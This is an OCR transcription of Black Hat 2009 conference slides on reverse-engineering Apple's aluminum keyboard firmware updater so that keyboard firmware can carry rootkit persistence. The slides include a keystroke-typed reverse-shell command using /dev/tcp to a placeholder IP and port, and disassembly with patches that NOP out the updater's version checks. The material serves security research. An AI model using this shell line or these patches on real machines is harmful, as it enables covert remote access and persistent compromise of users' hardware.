
Reversing and Exploiting an Apple Firmware Update

K. Chen

Black Hat USA, July 30th, 2009



Scenario (post-exploitation):

- We've rooted somebody's Mac OS X box
- Say after reading "The Mac Hacker's Handbook" by Charlie Miller and Dino Dai Zovi
- We want to maintain control of the box

http://upload.wikimedia.org/wikipedia/en/1/1f/Sad_mac.png

Proof-of-concept rootkit


- "iRK - Crafting OS X Kernel Rootkits" by Jesse D'Aguanno (Black Hat 2008)

We want to maintain control, even if

- Apple releases patch for vulnerability we used
- Owner is paranoid and re-installs Mac OS X from clean media
- Owner safely updates patch level

Fortunately for an attacker

- Apple has a habit of releasing products before they're ready
- Apple then later issues firmware updates
- In May 2009, almost 1000 firmware updates available for download from support.apple.com
- The Mac world is incredibly monocultural



firmware update

Support Downloads: 1-10 of 993

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Xserve LOM Firmware Update 1.2

This **update** includes changes to the Lights-Out Management environment of the Xserve (Early 2008). It addresses issues that cause frequent power supply and fan notifications to be sent. This update is strongly recommended for all Xserve (Early 2008) systems. The Xserve Lights-Out Management Firmware Update 1.2 application has been installed into the /Applications/Server folder of the selected volume.

http://support.apple.com/downloads/Xserve_LOM_Firmware_Update_1_2

Download

MacBook Pro Graphics Firmware Update 1.0

This firmware update is recommended for all 17-inch MacBook Pro (Early 2009) users and addresses the appearance of vertical lines or distorted graphics on the notebook display. For more information about this update, please visit this website: About the MacBook Pro Graphics Firmware Update 1.0

http://support.apple.com/downloads/MacBook_Pro_Graphics_Firmware_Update_1_0

Download

MacBook, MacBook Pro Keyboard Firmware Update 1.0

This MacBook and MacBook Pro firmware update addresses an issue where the first key press may be ignored if the computer has been sitting idle. It also addresses some other issues.

http://support.apple.com/downloads/MacBook__MacBook_Pro_Keyboard_Firmware_Update_1_0

Download

MacBook, MacBook Pro Trackpad Firmware Update 1.0

This firmware update addresses an issue where trackpad clicks may not be recognized on MacBook (Late 2008) and MacBook Pro (Late 2008) systems. The update package will install an updater application into the Applications/Utilities folder and will launch it automatically. Follow the instructions in the updater application to complete the update process.

http://support.apple.com/downloads/MacBook__MacBook_Pro_Trackpad_Firmware_Update_1_0

Download

http://support.apple.com/downloads/

Apple has firmware updates available for:

- graphics cards
- keyboards
- trackpads
- bluetooth
- EFI
- SuperDrive
- AirPort products
- Time Capsule
- etc.


What can we do with control of the keyboard?

http://www.flickr.com/photos/errorsan/164315682/


How about shoveling a shell?

1. Command - Space

2. terminal



3. Return



4. exec /bin/sh 0</dev/tcp/IP/PORT 1>&0 2>&0 Return

http://labs.neohapsis.com/2008/04/17/connect-back-shell-literally/


What if the user uses a Little Snitch?

No problem. Just add:

5. Return

http://www.obdev.at/products/littlesnitch

With custom keyboard firmware, we can persist a rootkit.



http://en.wikipedia.org/wiki/File:Terry_O'Quinn.png

Apple's current keyboard lineup:

August 2007, USB $49

August 2007, Bluetooth $79

March 2009, USB $49

We are going to focus our attention on:

http://www.flickr.com/photos/bhibbard/2534426907/

Keyboard firmware had bugs:

Allan Doyle

Posts: 21
Registered: Jan 7, 2003

Aluminum keyboard 'skips'
Posted: Nov 3, 2007 5:40 PM

I'm using new aluminum keyboards with Leopard on a new 2.8 GHz iMac and on a fairly recent MacBook Pro. These are completely independent setups, not the same keyboard.

The problem I have is that the modifier keys sometimes seem to 'skip' or stop being recognized. If I'm typing very fast and hold down something like shift or control, then type a few letters with that modifier key down, sometimes it will stop doing the job. So if I were to type a bunch of upper-case 'A's, it would look like 'Aaaaaaa', or worse, if I'm in Emacs, doing something like moving up a few lines by typing 'CTRL-P' repeatedly, I'll get one CTRL-P, and then a bunch of 'p's. This feels like there's a glitch in the keyboard driver or something similar.

Aluminum keyboard Mac OS X (10.5) iMac 2.8 GHz and late model MacBook Pro

http://discussions.apple.com/thread.jspa?messageID=5745023

Another complaint:

snovakov

Posts: 1
From: Northern California
Registered: Mar 5, 2008

Wired aluminum keyboard problem
Posted: Mar 5, 2008 2:50 PM

Does anyone else have a problem with the new aluminum keyboard? Mine misses to accept about one in dozen keystrokes; this is definitely not a problem with how hard I press as I tend to hit the keys very hard.
Any help would be welcome.

Mac OS X (10.5.2) Dual 2GHz PowerMac G5

http://discussions.apple.com/thread.jspa?messageID=6763413

Aluminum Keyboard Firmware Update 1.0

Download

Post Date: April 08, 2008
Download ID: DL84
License: Update
File Size: 1.5MB

System Requirements

- Mac OS X 10.5.2

Supported Languages

- Deutsch
- English
- Français
- 日本語
- Español
- Italiano
- Nederlands
- Dansk
- Norsk Bokmål

About Aluminum Keyboard Firmware Update 1.0


With its elegant anodized aluminum enclosure, the Apple Keyboard looks equally at home in your living room or on your desk. Start enjoying the crisp, responsive feel of its low-profile keys.

Learn more about Apple Keyboards.

What's New in this Version


This firmware update addresses an issue with the aluminum Apple Keyboard and the aluminum Apple Wireless Keyboard where a key may repeat unexpectedly while typing. The update also addresses other issues. Mac OS X 10.5.2 is required before installing this update.

http://support.apple.com/downloads/Aluminum_Keyboard_Firmware_Update_1_0




SHA1(AlKybdFirmwareUpdate.dmg)=8c914be94e31a1f2543bd590d7239aebc1ebb0c0

Most likely, your keyboard has already been updated.




It doesn't matter. We can get around this.




Also, `man lsbom`.

We have extracted the updater application.




This thing also checks if the keyboard needs updating.

Right-click and do "Show Package Contents."




*.app treated as a single entity by Finder, but actually are directories. Notice the executable file in MacOS.



Recommend: Cameron Hotchkies' talk "Under the iHood" at REcon 2008. (http://www.recon.cx)

Notice that the TLD for REcon is cx, not com.

Look at all the stuff in the Resources directory.



Aluminum Keyboard Firmware Update

Name	Date Modified	Size	Kind
Contents	Apr 2, 2008, 4:13 PM	--	Folder
Info.plist	Mar 17, 2008, 9:38 PM	4 KB	XML Property List
MacOS	Apr 2, 2008, 4:13 PM	--	Folder
Aluminum Keyboard Firmware Update	Mar 17, 2008, 9:38 PM	80 KB	Unix Executable File
PkgInfo	Mar 17, 2008, 9:38 PM	4 KB	Plain text
Resources	Today, 8:24 AM	--	Folder
da.lproj	Mar 17, 2008, 2:30 PM	--	Folder
Dutch.lproj	Mar 17, 2008, 2:30 PM	--	Folder
English.lproj	Apr 2, 2008, 4:13 PM	--	Folder
fi.lproj	Mar 17, 2008, 2:30 PM	--	Folder
FirmwareUpdater.icns	Mar 17, 2008, 9:38 PM	112 KB	Apple icon image
French.lproj	Mar 17, 2008, 2:30 PM	--	Folder
German.lproj	Mar 17, 2008, 2:30 PM	--	Folder
HIDFirmwareUpdaterTool	Mar 17, 2008, 9:38 PM	76 KB	Unix Executable File
Italian.lproj	Mar 17, 2008, 2:30 PM	--	Folder
Japanese.lproj	Mar 17, 2008, 2:30 PM	--	Folder
kbd_0x0069_0x0220.irrxfw	Mar 17, 2008, 9:38 PM	20 KB	Document
ko.lproj	Mar 17, 2008, 2:30 PM	--	Folder
no.lproj	Mar 20, 2008, 2:48 PM	--	Folder
pl.lproj	Mar 17, 2008, 2:30 PM	--	Folder
pt_PT.lproj	Mar 20, 2008, 2:51 PM	--	Folder
ru.lproj	Apr 2, 2008, 3:02 PM	--	Folder
Spanish.lproj	Mar 17, 2008, 2:30 PM	--	Folder
sv.lproj	Mar 17, 2008, 2:30 PM	--	Folder
zh_CN.lproj	Mar 17, 2008, 2:30 PM	--	Folder
zh_TW.lproj	Mar 17, 2008, 2:30 PM	--	Folder
version.plist	Apr 2, 2008, 4:13 PM	4 KB	XML Property List


Magic number is 0xCAFEBABE (not Java bytecode however).

```
$ hexdump -n 16 Aluminum\ Keyboard\ Firmware\ Update
0000000 ca fe ba be 00 00 00 02 00 00 00 12 00 00 00 00
0000010
$ file Aluminum\ Keyboard\ Firmware\ Update
Aluminum Keyboard Firmware Update: Mach-O universal binary with 2 architectures
Aluminum Keyboard Firmware Update (for architecture ppc):   Mach-O executable ppc
Aluminum Keyboard Firmware Update (for architecture i386):  Mach-O executable i386
```

We look at the x86 binary.

Aside: `man lipo`

I/O Registry Explorer:



For our updated keyboard, we observe:

- bcdDevice = $\boxed{\text{0x69}}$
- idProduct = 0x220
- idVendor = 0x5ac

We found that a keyboard that has not been updated has:

- bcdDevice = $\boxed{\text{0x67}}$
- idProduct = 0x220
- idVendor = 0x5ac

Note: bcdDevice is a device's release number.

Output from usbview on Windows:

```
Endpoint Descriptor:
bEndpointAddress:      0x81  IN
Transfer Type:   Interrupt
wMaxPacketSize:     0x0008 (8)
bInterval:             0x0A

Endpoint Descriptor:
bEndpointAddress:      0x82  IN
Transfer Type:   Interrupt
wMaxPacketSize:     0x0001 (1)
bInterval:             0x0A
```

To disassemble the binary, I used:

- otx http://otx.osxninja.com
- much nicer output then otool
- could have also used IDA Pro

For binary editing, I used:

- 0xED http://www.suavetech.com/0xed/0xed.html

We need to do reverse-engineering for *interoperability*:

"a person who has lawfully obtained the right to use a copy of a computer program may circumvent a technological measure that effectively controls access to a particular portion of that program for the sole purpose of identifying and analyzing those elements of the program that are necessary to achieve interoperability of an independently created computer program with other programs"

Title 17, Chapter 12, §1201(f)(1)

Delegate method: `applicationDidFinishLaunching:`

- runs after application launched and initialized, but prior to first event

Calls a number of subroutines that

- Checks O/S version is $\geq$ 10.5.2 by consulting `/System/Library/CoreServices/SystemVersion.plist`
- Using I/O kit library, finds keyboard w/ vendor ID `0x05ac` and product IDs `0x222`, `0x221`, `0x220`, and `0x228`
- Checks the validity of the firmware image file `kbd_0x0069_0x0220.irrxfw` in the application bundle using a function called `CRC32:`

```
-(unsigned long)[MyMainController CRC32:]
3005   pushl    %ebp
3006   movl     %esp,%ebp
3008   pushl    %esi
3009   pushl    %ebx
300a   subl     $0x10,%esp
300d   movl     0x10(%ebp),%ebx
3010   movl     0x00008024,%eax      length
3015   movl     %ebx,(%esp)
3018   movl     %eax,0x04(%esp)
301c   calll    0x000090e0          -[(%esp,1) length]
3021   movl     %ebx,(%esp)
3024   movl     %eax,%esi
3026   movl     0x00008034,%eax      bytes
302b   movl     %eax,0x04(%esp)
302f   calll    0x000090e0          -[(%esp,1) bytes]
```

```
3034   xorl    %ecx,%ecx
3036   xorl    %edx,%edx
3038   movl    %eax,%ebx
303a   jmp     0x00003043
303c   movzbl  (%edx,%ebx),%eax
3040   incl    %edx
3041   addl    %eax,%ecx
3043   cmpl    %esi,%edx
3045   jb      0x0000303c
3047   addl    $0x10,%esp
304a   movl    %ecx,%eax
304c   popl    %ebx
304d   popl    %esi
304e   leave
304f   ret
```

If Apple can't even implement CRC32 correctly, what else did they screw up?

To disable version checks, we need to patch the binary.

```
-(BOOL)[MyMainController getProductVersion:]
...
00004c7a  8b4508             movl    0x08(%ebp),%eax
00004c7d  83785069           cmpl    $0x69,0x50(%eax)       (unsigned int)fCurrentVersion
00004c81  7530               jne     0x00004cb3
00004c83  a140800000         movl    0x00008040,%eax        showDialog:
00004c88  8b5508             movl    0x08(%ebp),%edx
00004c8b  c744240811000000   movl    $0x00000011,0x08(%esp)
00004c93  89442404           movl    %eax,0x04(%esp)
00004c97  891424             movl    %edx,(%esp)
00004c9a  e841440000         calll   0x000090e0             -[(%esp,1) showDialog:]
00004c9f  a144800000         movl    0x00008044,%eax        terminate
00004ca4  89442404           movl    %eax,0x04(%esp)
00004ca8  8b4508             movl    0x08(%ebp),%eax
00004cab  890424             movl    %eax,(%esp)
00004cae  e82d440000         calll   0x000090e0             -[(%esp,1) terminate]
00004cb3  8b5508             movl    0x08(%ebp),%edx
00004cb6  837a5069           cmpl    $0x69,0x50(%edx)       (unsigned int)fCurrentVersion
00004cba  0f8696000000       jbel    0x00004d56
```

```
-(BOOL)[MyMainController getProductVersion:]
...
00004c7a  8b4508            movl   0x08(%ebp),%eax
00004c7d  83785069          cmpl   $0x69,0x50(%eax)       (unsigned int)fCurrentVersion
00004c81  7530              jne    0x00004cb3
00004c83  a140800000        movl   0x00008040,%eax        showDialog:
00004c88  8b5508            movl   0x08(%ebp),%edx
00004c8b  c744240811000000  movl   $0x00000011,0x08(%esp)
00004c93  89442404          movl   %eax,0x04(%esp)
00004c97  891424            movl   %edx,(%esp)
00004c9a  e841440000        calll  0x000090e0             -[(%esp,1) showDialog:]
00004c9f  a144800000        movl   0x00008044,%eax        terminate
00004ca4  89442404          movl   %eax,0x04(%esp)
00004ca8  8b4508            movl   0x08(%ebp),%eax
00004cab  890424            movl   %eax,(%esp)
00004cae  e82d440000        calll  0x000090e0             -[(%esp,1) terminate]
00004cb3  8b5508            movl   0x08(%ebp),%edx
00004cb6  837a5069          cmpl   $0x69,0x50(%edx)       (unsigned int)fCurrentVersion
00004cba  0f8696000000      jbel   0x00004d56
```


Make both unconditional.

```
-(void)[MyMainController showInstructions]
...
000047fa  8b4508              movl    0x08(%ebp),%eax
000047fd  8b5038              movl    0x38(%eax),%edx          (NSTextField)ibCurrentVersion
00004800  c74424086c720000    movl    $0x0000726c,0x08(%esp)  invalid version
00004808  a1bc800000          movl    0x000080bc,%eax          setStringValue:
0000480d  891424              movl    %edx,(%esp)
00004810  89442404            movl    %eax,0x04(%esp)
00004814  e8c7480000          calll   0x000090e0               -[(%esp,1) setStringValue:]
00004819  8b5508              movl    0x08(%ebp),%edx
0000481c  807a6800            cmpb    $0x00,0x68(%edx)         (BOOL)fbNeedsUpdate
00004820  740e                je      0x00004830
```


```
-(void)[MyMainController showInstructions]
...
000047fa  8b4508            movl   0x08(%ebp),%eax
000047fd  8b5038            movl   0x38(%eax),%edx         (NSTextField)ibCurrentVersion
00004800  c74424086c720000  movl   $0x0000726c,0x08(%esp)  invalid version
00004808  a1bc800000        movl   0x000080bc,%eax         setStringValue:
0000480d  891424            movl   %edx,(%esp)
00004810  89442404          movl   %eax,0x04(%esp)
00004814  e8c7480000        calll  0x000090e0              -[(%esp,1) setStringValue:]
00004819  8b5508            movl   0x08(%ebp),%edx
0000481c  807a6800          cmpb   $0x00,0x68(%edx)        (BOOL)fbNeedsUpdate
00004820  740e              je     0x00004830
```

NOP the conditional jump.


After patching:




Still have a problem:



Let's look at the .nib file:




Interface Builder File Edit Font Layout Tools Window Help
CustomerKB.nib (English)
View Mode
Info
Search Field
File's Owner
First Responder
Application
Window
MainMenu
MyMainContr...
MainMenu
Aluminum Keyboard Firmware Update
About Aluminum Keyboard Firmware Upda
Preferences...
Services
Hide Aluminum Keyboard Firmware Update ⌘H
Hide Others ⌥⌘H
Show All
Quit Aluminum Keyboard Firmware Update ⌘Q
Aluminum Keyboard Firmware Update
Update
Button Connections
Outlets
formatter
menu
nextKeyView
Sent Actions
doUpdate:
MyMainController
Received Actions
fax:
performClick:
print:
takeDoubleValueFrom:
takeFloatValueFrom:
takeIntegerValueFrom:
takeIntValueFrom:
takeObjectValueFrom:
takeStringValueFrom:
Accessibility
link
title
Accessibility References
link
title
Referencing Outlets
ibUpdateButton
MyMainController
New Referencing Outlet

NSButton called “Update”

- target outlet set to `MyMainController`
- action set to `doUpdate:`

`doUpdate:`

- checks that machine doing update is plugged in
- asks for administrator privileges
- calls `HIDFirmwareUpdaterTool` twice

1. `-parse kbd_0x0069_0x0220.irrxfw`
2. `-progress -pid 0x220 kbd_0x0069_0x0220.irrxfw`

- `HIDFirmwareUpdaterTool` has no symbol information.
- It also checks the keyboard version.
- It won't do anything if `bcdDevice` is $\geq$ 0x68.

```
+1240   00003345   e8058d0000         calll    0x0000c04f             _CFGetTypeID
+1245   0000334a   39c3               cmpl     %eax,%ebx
+1247   0000334c   7517               jne      0x00003365
+1249   0000334e   8d45e4             leal     0xe4(%ebp),%eax
+1252   00003351   89442408           movl     %eax,0x08(%esp)
+1256   00003355   c744240403000000   movl     $0x00000003,0x04(%esp)
+1264   0000335d   893c24             movl     %edi,(%esp)
+1267   00003360   e8f98c0000         calll    0x0000c05e             _CFNumberGetValue
+1272   00003365   0fb745e0           movzwl   0xe0(%ebp),%eax
+1276   00003369   663d2002           cmpw     $0x0220,%ax
+1280   0000336d   7514               jne      0x00003383
+1282   0000336f   837de468           cmpl     $0x68,0xe4(%ebp)       'h'
+1286   00003373   0f873b0a0000       jal      0x00003db4
```

```
+1240   00003345  e8058d0000          calll    0x0000c04f              _CFGetTypeID
+1245   0000334a  39c3                cmpl     %eax,%ebx
+1247   0000334c  7517                jne      0x00003365
+1249   0000334e  8d45e4              leal     0xe4(%ebp),%eax
+1252   00003351  89442408            movl     %eax,0x08(%esp)
+1256   00003355  c744240403000000    movl     $0x00000003,0x04(%esp)
+1264   0000335d  893c24              movl     %edi,(%esp)
+1267   00003360  e8f98c0000          calll    0x0000c05e              _CFNumberGetValue
+1272   00003365  0fb745e0            movzwl   0xe0(%ebp),%eax
+1276   00003369  663d2002            cmpw     $0x0220,%ax
+1280   0000336d  7514                jne      0x00003383
+1282   0000336f  837de468            cmpl     $0x68,0xe4(%ebp)        'h'
+1286   00003373  0f873b0a0000        jal      0x00003db4
```

NOP the Jump if above instruction.

Success! Now we can flash the keyboard to 0x69 firmware.

Demo.


Apple obfuscated `kbd_0x0069_0x0220.irrxfw`.

```
$ hexdump -n 32 kbd_0x0069_0x0220.irrxfw
0000000 e3 c0 37 ba 07 7f 9b fb a0 4d ae b3 e4 cd 9a 7f
0000010 bd d2 f3 df 16 db 8f 85 c8 55 88 ac 5a 6e 9a f0
0000020
```

Apple obfuscated `kbd_0x0069_0x0220.irrxfw`.

```
$ hexdump -n 32 kbd_0x0069_0x0220.irrxfw
0000000 e3 c0 37 ba 07 7f 9b fb a0 4d ae b3 e4 cd 9a 7f
0000010 bd d2 f3 df 16 db 8f 85 c8 55 88 ac 5a 6e 9a f0
0000020
```


But:



Apple obfuscated `kbd_0x0069_0x0220.irrxfw`.

```
$ hexdump -n 32 kbd_0x0069_0x0220.irrxfw
0000000 e3 c0 37 ba 07 7f 9b fb a0 4d ae b3 e4 cd 9a 7f
0000010 bd d2 f3 df 16 db 8f 85 c8 55 88 ac 5a 6e 9a f0
0000020
```


But:



Apple obfuscated `kbd_0x0069_0x0220.irrxfw`.

```
$ hexdump -n 32 kbd_0x0069_0x0220.irrxfw
0000000 e3 c0 37 ba 07 7f 9b fb a0 4d ae b3 e4 cd 9a 7f
0000010 bd d2 f3 df 16 db 8f 85 c8 55 88 ac 5a 6e 9a f0
0000020
```


But:



Apple obfuscated `kbd_0x0069_0x0220.irrxfw`.


```
$ hexdump -n 32 kbd_0x0069_0x0220.irrxfw
0000000 e3 c0 37 ba 07 7f 9b fb a0 4d ae b3 e4 cd 9a 7f
0000010 bd d2 f3 df 16 db 8f 85 c8 55 88 ac 5a 6e 9a f0
0000020
```

But:

